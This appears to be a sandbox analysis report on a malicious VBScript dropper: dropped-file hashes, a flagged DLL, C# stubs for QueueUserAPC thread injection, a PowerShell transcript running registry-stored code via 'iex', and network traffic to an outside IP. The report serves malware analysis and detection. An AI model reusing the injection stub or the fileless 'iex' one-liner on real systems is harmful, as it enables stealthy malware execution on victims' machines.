Preview:	PK.....tQTr.....onerous.tar..TS].0..!@..i.,.E.i"EQzW.(E.BGj.6..... 5TA...J...y.&RE..D.A"...E...|3..e....o....s.>.....I..F.X`0..I.ls...&...?."....=...y.r.K...3p....{..g.3.../h.....`..... uL....sq.As..E.L..;.....{.....&/.....C.....A.....{.....r...c._.....e\.AXp.....s....h.`u2...~.e..M....i.[9..?.....=.fm../!;.....l.u....|..\..Y.....ag..W.(.Y..7l...h.p.|...5<...^ zsI..&..yh../.6.".i..n.<`.5`f...7@.....g.../..-.o.Z..5l.....g.....".../.P.....H.1.8.....|.6.7.].4sT.".....f.#.H.01.H..9.q.....u./.ld..`.}?...9E.....X.@..n..)..Or....x.!..~>.....r>.....I.).....ND.. ..b.x3.1...QG.:v....,^,.X...FSx..3|..._./..2cm.o...%...b!\%s..'...../.../..%./...|.c.....CqTz"Wn`<b.Q....q.....[.%..p.'B.j.....s.A.|.$...- .!q..N.m..S>.`.8].D.E.q.....a.....4../D.G!.....r.)..0. w..LQ...+..ci.x@+..\.>)..7.....@..L.G...a.8gR.7..%....~.e.....H.@n.B..>'...L.`n8v.q....*....2..p.2...;<..(.I..i....>....f.....@.m:.|

C:\Users\user\AppData\Local\Temp\illegal.dds

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	43
Entropy (8bit):	4.646967661578215
Encrypted:	false
SSDEEP:	3:Ou2eZKQq+VP3n:3AQD
MD5:	38634869D064FBE23CE9F69FCC12F2FE
SHA1:	90C3A33305C346B5534CE2C7DB99D12A491F8F46
SHA-256:	8B30DFD23B27090F6F373E01CE08B94ADADCDC850869392D36D88D1AC43C7A3B
SHA-512:	B2D93381BA53C57F15824EA56611FC396BC0AC47905F3BA87F8CDB5857EB3DD14000443505B8D7A549E73D04A0A4136522D012F7EC9940F18519AD8F92DBAF8
Malicious:	false
Preview:	xQFDMtaNtmEeHCvwnKqXsCLoumCqeELEgNNlgNdvfuG

C:\Users\user\AppData\Local\Temp\onerous.tar

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	48128
Entropy (8bit):	7.655383585962167
Encrypted:	false
SSDEEP:	768:/JZ7EqWjTpGrg7iSh8NHj4DqVSoqngTeHzD5CHDFuGUJtB:xZ7Eq+T087E4DqVZqngOww7t
MD5:	79D81979DBBD1C8CEB04CC80A903ECD1
SHA1:	F40959018E132FB1430F77A26903AF222244676C
SHA-256:	5DD2F21B81330A342FE1BB9A17A8FDE423928E266D4842887F8B41E5D7C2FBD6
SHA-512:	AEEDE9ECC3CBFEF29AD5A1D3D4B66C245EC48E5C7407F81C7997049CE64009D80F7A97B17B8540AC2472114784 73ED5F1716E555E91EB64BDC94F632E90D15 C
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@.....@.....!..L.!This program cannot be run in DOS mode...$.....PE..L....o._.....!...I..... ....@.....j... ..@.....@...X.....text..... ..`.data..... .....@....reloc..... .....@..B.....U..}..u..*.....}..u.1....}..u.1....}..u.1.....SWV...a.....^_[.1.H)....a.u..j@h.0..h@...j.....@.Sh@...h. @.P.....U..`.}..u..M..U..0.....a..... ....

C:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.113346013640851
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grycak7YnqqiPN5Dlq5J:+RI+ycuZhN6akSiPNnqX
MD5:	843E186EEA14F8721EC18EAAE2BEFEB8
SHA1:	71890EC451C24DDDB90769B5E7CA9E059CC2EFEB
SHA-256:	376174315EAEC609682971E8E741E4F2F49E28DAD477E1F08DC36EDD97C02F66
SHA-512:	C427C1BD65F7398AC880247BDB80E3FD060E3772C811D963D28A8DD7F4218B71038B053DE2E899E802D1DE7B03169564BB0F4C626EB2024A81BA050596299B52
Malicious:	false

C:\Users\user\AppData\Local\Temp\p4xjawzl\CSCF25F578263E4AA98A5ACFCF8CC63832.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.4.x.j.a.w.z.l...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...p.4.x.j.a.w.z.l...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	402
Entropy (8bit):	5.038590946267481
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJeMRSR7a1ehk1wJveJSSRa+rVSSRnA/fuHo8zy:V/DTLDfuC3jJWv9rV5nA/2IAy
MD5:	D318CFA6F0AA6A796C421A261F345F96
SHA1:	8CC7A3E861751CD586D810AB0747F9C909E7F051
SHA-256:	F0AC8098FC8D2D55052F4EA57D9B57E17A7BF211C3B51F261C8194CECB6007E2
SHA-512:	10EB4A6982093BE06F7B4C15F2898F0C7645ECD7EFA64195A9940778BCDE81CF54139B3A65A1584025948E87C37FAF699BE0B4EB5D6DFAEC41CDCC25E0E7BDA8
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class tba. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr muapoay,IntPtr ownmggmyjwj,IntPtr blggfu);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint uxd,uint egqs,IntPtr yobweqmfam);.. }..}.

C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.289280120575398
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2WXp+N23f9lwsN+zxs7+AEszlWXp+N23f9lwk:p37Lvkmb6KH1SsN+WZE81SsvyA
MD5:	6CD9F2FF49F4F0B67B6B91905D26FE29
SHA1:	937F987E89B77ADFE88E2FADF3592A477C9438F7
SHA-256:	57F29034FFAF89F47584547B4F832607A25A2DACC4D8FFCBD5C8E8F584DF3654
SHA-512:	9C575DD8F3B75E61FAF0EB0C0806C6950B0391B190A7C0913A8F6A070C860A8F383F2AF07CCBC3B62D466272A6221F0562C1CF34463E7D575883CACA7D2DAF5
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.0.cs"

C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6125903932768533
Encrypted:	false
SSDEEP:	24:etGSi/W2Dg85xL/XsB4zCNBL4zqhRqPPtkZfQdGn+II+ycuZhN6akSiPNnq:6nWb5xL/O7zbuuJQdsn1ul6a3uq
MD5:	C8EAF421D7C91901A0F262FD69D0C9E1
SHA1:	65B6E3D81DFA7A43A35ACF524438907F953D9D57
SHA-256:	B0FEE24CD618FCEF2238D4B65633F0FAAA113128DA5610B2172816185F2AAF23
SHA-512:	68A96A30E253D1882E2EF3A0BC4D04AFB4CDB00905227BAC22F32673CA4B2F371AC59264854C916E9ECE27CEA35170AEC42A13D439461B272FECC4D6ABAB51B0
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O._.....!.....#... ...@..... .....@.....#..K...@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relloc.....`.....@..B.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3..... ...../.(..... 6..... C..... V.....P .....a.....g.....o.....{.....a. ...a...!.a.%...a.....*.....3./....6.....C.....V..... .....<Module>.p4xjawzl.dll.tba.W32.mscorlib.Syst

C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.out	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	412

C:\Users\user\AppData\Local\Temp\p4xjawzl\p4xjawzl.out	
Entropy (8bit):	4.871364761010112
Encrypted:	false
SSDEEP:	12:zKaMK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:zKaM5DqBVKVrdFAMBJTH
MD5:	83B3C9D9190CE2C57B83EEE13A9719DF
SHA1:	ABFAB07DEA88AF5D3AF75970E119FE44F43FE19E
SHA-256:	B5D219E5143716023566DD71C0195F41F32C3E7F30F24345E1708C391DEEEFDA
SHA-512:	0DE42AC5924B8A8E977C1330E9D7151E9DCBB1892A038C1815321927DA3DB804EC13B129196B6BC84C7BFC9367C1571FCD128CCB0645EAC7418E39A91BC2FE B
Malicious:	false
Preview:	Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Mi crosoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# pro gramming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\~DF52FAC1AE3B89C573.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40209
Entropy (8bit):	0.682199044002721
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+TtfW9IhSjId0LpFhSjId0LpChSjId0Lpf:kBqoxKAuqR+TtfW9IR0L/R0LkR0Lx
MD5:	E9EB6DAFE27EEBCA86590BCF2BCBE10D
SHA1:	0B46B1355AD9282BD5C88FE8D9CA22481A18F40A
SHA-256:	0782036424272A1B9017EBC8C799FAAB1611F4F0DE8E18EE66209706BAE3F254
SHA-512:	51DA2A49867BF7C721948422C1EAC9C504E392BE34DAF723DAFA744CD95AAA29E2E5DC4FA857D7F45B399EC6DDA3E6698A4E5A07E20C4BE98B7729044BED7 03
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6ED4DCCDF404F142.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40217
Entropy (8bit):	0.6852118039003574
Encrypted:	false
SSDEEP:	192:kBqoxKAuqR+eYSbIBeqseQcbeqseQcEeqseQch:kBqoxKAuqR+eYSbIBzzzszp
MD5:	E3E081478B4405BBFA315D978951F3D3
SHA1:	886EBA9879B36BD08EBA7F69ACEBA08CAC57E72B
SHA-256:	5DE4D74D5C1EB95C5F8AE3BCFA3AED5FEE0C667D23C81D19099CA7123B0CF06A
SHA-512:	B9E851AE80473FF6297E3D6DD72A8E137A19D7DE1CB99A9947EFBE9091F89862C1D53968156AADED4E12B5A5F7DCBBA063166FB533201767D843F17FD200605
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF787E07F75238D826.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40201
Entropy (8bit):	0.6795062561153015
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+fBjKR4sANa/xkDsANa/xkksANa/xkx:kBqoxKAuqR+fBjKR47g5s7g5v7g5g
MD5:	73265CA38D76195CE4FCF5B44DD41DB0
SHA1:	0E4084B9D0643F65DD3B846A997550E0B9FD9D05
SHA-256:	1D15B9BFD311FB3BB015F6E5E62E42C4F11FDA6216CB2F98E5B0AEED7884E8AD
SHA-512:	6B66CB0249D0560805AA505342BF3CC83CF52391E76792D93E45731E2E35334F89DE70D49BD28AB891BE8C7DFB262A2FAB517837D20059B0C813EF33E19FBD6
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF787E07F75238D826.TMP	
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFEE8D66ECCEA54757.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	13269
Entropy (8bit):	0.616056301099107
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9lo2F9lo69lWbq4tfsG4SVzQvmWF:kBqoIVDbq4tfsG4SRQvmWF
MD5:	14E2842DCFDC43121524E9A8D09EEEA0
SHA1:	14B4935C410F7796026E7F3B4C865712B2542A70
SHA-256:	BE4F78F4D214F5793078AEC70EA19F2E828EB8F2FBBC7ABEB8E12396E3152243
SHA-512:	603319E1CC9E9747982E6D2DBBA3987549B061BAFC136D5BAD4BD5FC2215B69BB3BB9F17C6BF51C52FD5C6CC8215AD35D9203BD38B0B93F74B7D5AE4A4DB3A1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\{FC666F93-2B96-8EB5-95F0-8FA2992433F6}	
Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	54
Entropy (8bit):	4.229321939059696
Encrypted:	false
SSDEEP:	3:8RnuTfWuMoEXBVSDVlZFs:ynuT+uMoQqpFs
MD5:	D558E38A1F044C3A1D30F9561E03F453
SHA1:	0FC46EB8E1F95F86FEC754B0376F5793E9F94846
SHA-256:	9114C5A5A02405AE7BB9778DEE7F41FAA2B282B3A7889CDB22E9FC84A55269A8
SHA-512:	0D9FC7F3C8E3B6A2FBDECAD2DB37610DDE6888CC25B71418C0A0BC003232325D1C15749C0B5185712098DED6580FD0B82D1E66FC0995F6449201C382F80F54E
Malicious:	false
Preview:	23-11-2020 16:13:05 | "0x978f3b8f_5fa42a1d07530" | 0..

C:\Users\user\Documents\20201123\PowerShell_transcript.061544.mzd2n066.20201123161207.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1189
Entropy (8bit):	5.313670369804363
Encrypted:	false
SSDEEP:	24:BxSAOxvBn6x2DOXUWOLCHGIYBtLWGHjeTKKjX4CIym1ZJXwHOLCHGIYBtjnxSAZS:BZKvh6oORF/GqDYB1ZCFiZZS
MD5:	8FC4E18E2D8ECA791A7E556817A08ACD
SHA1:	42AB040AD5FA02A32D843E8620BBB06FB750676A
SHA-256:	E3C9F15EA0CF9821417350EC711EC31AE2D2FE11C197777F199910C3A28DE8E2
SHA-512:	0E759C438EEEDF4BDB8FC466D8555EEF86B29D43AC8209953FFC1A1CBD3DD27BC2711DA5BB9A09ACDB3C066E8024C9AE28D399F0539CBE734F170B52030E974
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20201123161207..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 061544 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..Process ID: 5500..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20201123161207..**********..PS>iex ([System.Text.Encoding]::ASCII.GetString((gp HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).basebapi))..**********..

Static File Info

General


File type:	ASCII text, with very long lines, with CRLF, LF line terminators
Entropy (8bit):	5.2002853195325915
TrID:	
File name:	JeSoTz0An7tn.vbs
File size:	445795
MD5:	575ea6ce44ca6db627a5082e266dcfca
SHA1:	921f7bd07ed116f3ba0c2def03749926708ac8f0
SHA256:	f7cb6062bdf33969b60f5fa4ba49274128108aae01b5b8dbff05b4b21cea66ea
SHA512:	07720a06ef7f81b2a3d3f3df8e3d8039b6f95a1c3ff9c7202f37cd55409a97863b6cf17bbe7f2df511502e29a7548a3fbdeaf1d167d3968bbad6bdbf73606138
SSDEEP:	3072:7nTIsaXlij8pCIduG4+QL461Qt0nOpgVU6LrrnEDP2GRs5WOZ4P5t:7ToU8pFXyMrY8gVU6HrAS5WOOt
File Content Preview:	const LrSi = 55..WnJRbTTy = Array(wsOR,PUo,GE,Fu,pVD,hJTl,hJTl,hJTl,iXZa,hJTl,TL,202,tJL,RDlH,XY,XM,195,eCyx,170,200,hJTl,hJTl,hJTl,227,hJTl,hJTl,vGvc,hJTl,hJTl,hJTl,Cisj,LJe,ZVmD,XM,Cisj,skWW,hWH,Fl,tJL,eH,XM,275,226,VcU,XY,Yh,WE,190,mO,SHE,iXZa,dcyA,NB,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:11:47.211673021 CET	49723	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:47.212605953 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:47.477448940 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:47.477633953 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:47.478786945 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:47.479947090 CET	80	49723	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:47.480084896 CET	49723	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:47.783910036 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498064041 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498085022 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498096943 CET	80	49724	47.241.19.44	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:11:48.498110056 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498131990 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498152971 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.498239994 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.498290062 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.498296976 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.541169882 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.541198015 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.541218042 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.541237116 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.541306019 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.541328907 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.541332006 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.762972116 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763001919 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763027906 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763053894 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763072014 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763091087 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763113022 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763119936 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.763135910 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763150930 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.763159990 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763183117 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763189077 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.763207912 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763231039 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.763232946 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.763257027 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.763288021 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.806231976 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.806272030 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.806293011 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.806312084 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.806332111 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.806334972 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.806391954 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.806399107 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.806402922 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.920389891 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.920461893 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.920510054 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.920559883 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:48.965265036 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:48.965449095 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.027954102 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.027987957 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028011084 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028036118 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028059006 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028079033 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028100014 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028111935 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028120995 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028142929 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028145075 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028150082 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028155088 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028163910 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028186083 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028187990 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028213978 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028235912 CET	80	49724	47.241.19.44	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:11:49.028239012 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028259993 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028275967 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.028294086 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.028376102 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.131920099 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.131952047 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.131980896 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132004023 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132029057 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132046938 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132069111 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132078886 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.132092953 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132111073 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.132116079 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.132128000 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.132148981 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.132164001 CET	49724	80	192.168.2.3	47.241.19.44
Nov 23, 2020 16:11:49.177836895 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.177864075 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.177887917 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.177911043 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.177932024 CET	80	49724	47.241.19.44	192.168.2.3
Nov 23, 2020 16:11:49.177958012 CET	80	49724	47.241.19.44	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 23, 2020 16:11:18.239257097 CET	64185	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:18.266329050 CET	53	64185	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:19.534543037 CET	65110	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:19.561656952 CET	53	65110	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:21.140863895 CET	58361	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:21.167860031 CET	53	58361	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:22.028590918 CET	63492	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:22.055624962 CET	53	63492	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:22.873733044 CET	60831	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:22.900986910 CET	53	60831	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:25.590636969 CET	60100	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:25.617887020 CET	53	60100	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:27.283762932 CET	53195	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:27.311038971 CET	53	53195	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:28.515692949 CET	50141	53	192.168.2.3	8.8.8.8
Nov 23, 2020 16:11:28.542745113 CET	53	50141	8.8.8.8	192.168.2.3
Nov 23, 2020 16:11:29.584074020 CET	53023	53	192.168.2.3	8.8.8.8
